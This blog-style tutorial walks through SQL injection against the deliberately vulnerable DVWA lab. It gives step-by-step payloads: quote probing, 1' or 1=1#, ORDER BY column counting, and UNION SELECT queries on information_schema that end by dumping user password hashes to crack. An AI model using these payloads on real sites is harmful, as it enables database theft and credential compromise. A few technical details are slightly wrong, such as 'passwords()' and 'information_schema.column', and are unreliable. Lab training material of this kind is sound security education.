
The SQL injection attack is process of inserting a malicious SQL query by the input field to the application database server. A rogue SQL query can exploit & fetch critical data from the database, Insert/Update/Delete the data, and shutdown the DBMS etc.
As the organisations invest humongous resources into securing the networks as well as their employees so they remain oblivious to the attacks, many still are apparently ignoring the most basic threats, like SQL Injection attacks.

Let’s fetch the input field with user id=1. The corresponding SQL query that the web app return to database is : Select first_name, surname FROM users WHERE userid=’1’;


We then set the Security level to LOW:
Moving on, we select our attack SQL Injection:
The most standard and generic test to see if a website is vulnerable to SQL Injection attack is to use special character : single quote ‘ . Let’s try that : We input 1′ and press submit:

As we can see there is an error message.
Turns out that our website is indeed vulnerable to SQL Injection attack. Let’s exploit it further: Please note that the OR is a conjunction in SQL syntax and 1=1 is a condition that is always true, the # is a comment in SQL which tells the SQL Server that this is the end of the statement and to ignore everything after. We input the User ID = 1’ or 1=1#
which corresponds to:
SELECT first_name, surname FROM users WHERE userid= ‘1’ or 1=1#.
Note: Once this escape character is processed the user ID field is closed and what follows after it ( in this case 1=1#) will be sent to the database as a user ID.

Once we press submit, we can see the database fetched the whole list of first name and the last name ,where in ideally it should pull out only the first record.

Now this step is prominent:
We must exactly know the number of columns our SELECT query is using , so we can accordingly use/design our UNION SELECT statement. Here, ORDER BY comes in the picture which sorts the output . If we use ORDER BY to sort our output with any number which is more than column count, it will create an error. So we can easily use ORDER BY to know the number of columns our select query is returning.
Now we input : 1′ ORDER BY 1# . The corresponding query is : SELECT first_name, surname FROM users WHERE userid= ‘1’ ORDER BY1 #. Result: NOTHING

We go on like this until we find an error. Let’s try with 1′ ORDER BY 1,2#. The corresponding query is SELECT first_name , surname FROM users WHERE userid= ‘1’ ORDER BY 1,2# . Again result is nothing.
Now, Let’s try with 1′ ORDER BY 1,2,3#.The corresponding query is SELECT first_name , surname FROM users WHERE userid= ‘1’ ORDER BY 1,2,3#. Once we press submit:

Error pops up which implies that there are only 2 columns our SELECT query is returning. So now on we will only use two columns in our UNION statement. If we use more than 2 (eg :a’ UNION SELECT 1,2,3#), we get an error : “The used SELECT statements have a different number of columns” , because SELECT is taking 2 columns from the table USERS but we are trying to concatenate 3 columns .
Now let’s exploit further by combining two statements using SQL syntax : Union SELECT: which is used to combine the result sets of 2 or more SELECT statements
For starters, let’s combine the first name and the surname statements using SQL query : a’ UNION SELECT 1,2# . The corresponding query is SELECT first_name, surname FROM USERS where userid= ‘a’ UNION SELECT 1,2#

It returns the first name =1 and surname =2 as a result of combination.
We can replace 1 and 2 with database(), users(),passwords() etc. to get more interesting data.
According to SQL , there is a default standard database called Information_Schema () .This database holds information about about all the tables and their respective columns . Therefore, we will try to probe this Information_Schema () database to get the list of all the tables.
Hence we input :
a’ UNION SELECT table_name,null FROM information_schema.tables# .
The corresponding SQL query is: SELECT first_name,surname FROM users where Userid=’a’ UNION SELECT table_name, null FROM information_schema.tables#
This query lists out all the tables present in Information_Schema () database which is a lot:

Let’s filter out using a WHERE clause to find the tables present in the current database. Input: a’ UNION SELECT table_name,null FROM information_schema.tables WHERE
table_schema=database() #
(note: no ; at the end don’t paste this ‘ due to indentation difference)
The corresponding query is: SELECT first_name,surname FROM users WHERE user id= ‘a’ UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema=database()#

As a result we only get two tables present in the current database. Now let’s extract the columns present from both the table in this database.
a’ UNION SELECT column_name,null FROM Information_schema.columns WHERE table_schema=database()#
The corresponding query is: SELECT first_name,surname FROM users WHERE user id= ‘a’ UNION SELECT column_name,null FROM information_schema.column WHERE table_schema=database()#

The column user seems interesting, let’s try and extract user id and equivalent password
a’ UNION SELECT user, password FROM users#

VOILAAAA!!!!!
Here, we are with the list of all the passwords in MD5 format. We can use any online tool to convert MD5 format to readable format to get the password.
We successfully compromised the DVWA low security level database.
 TechSavvy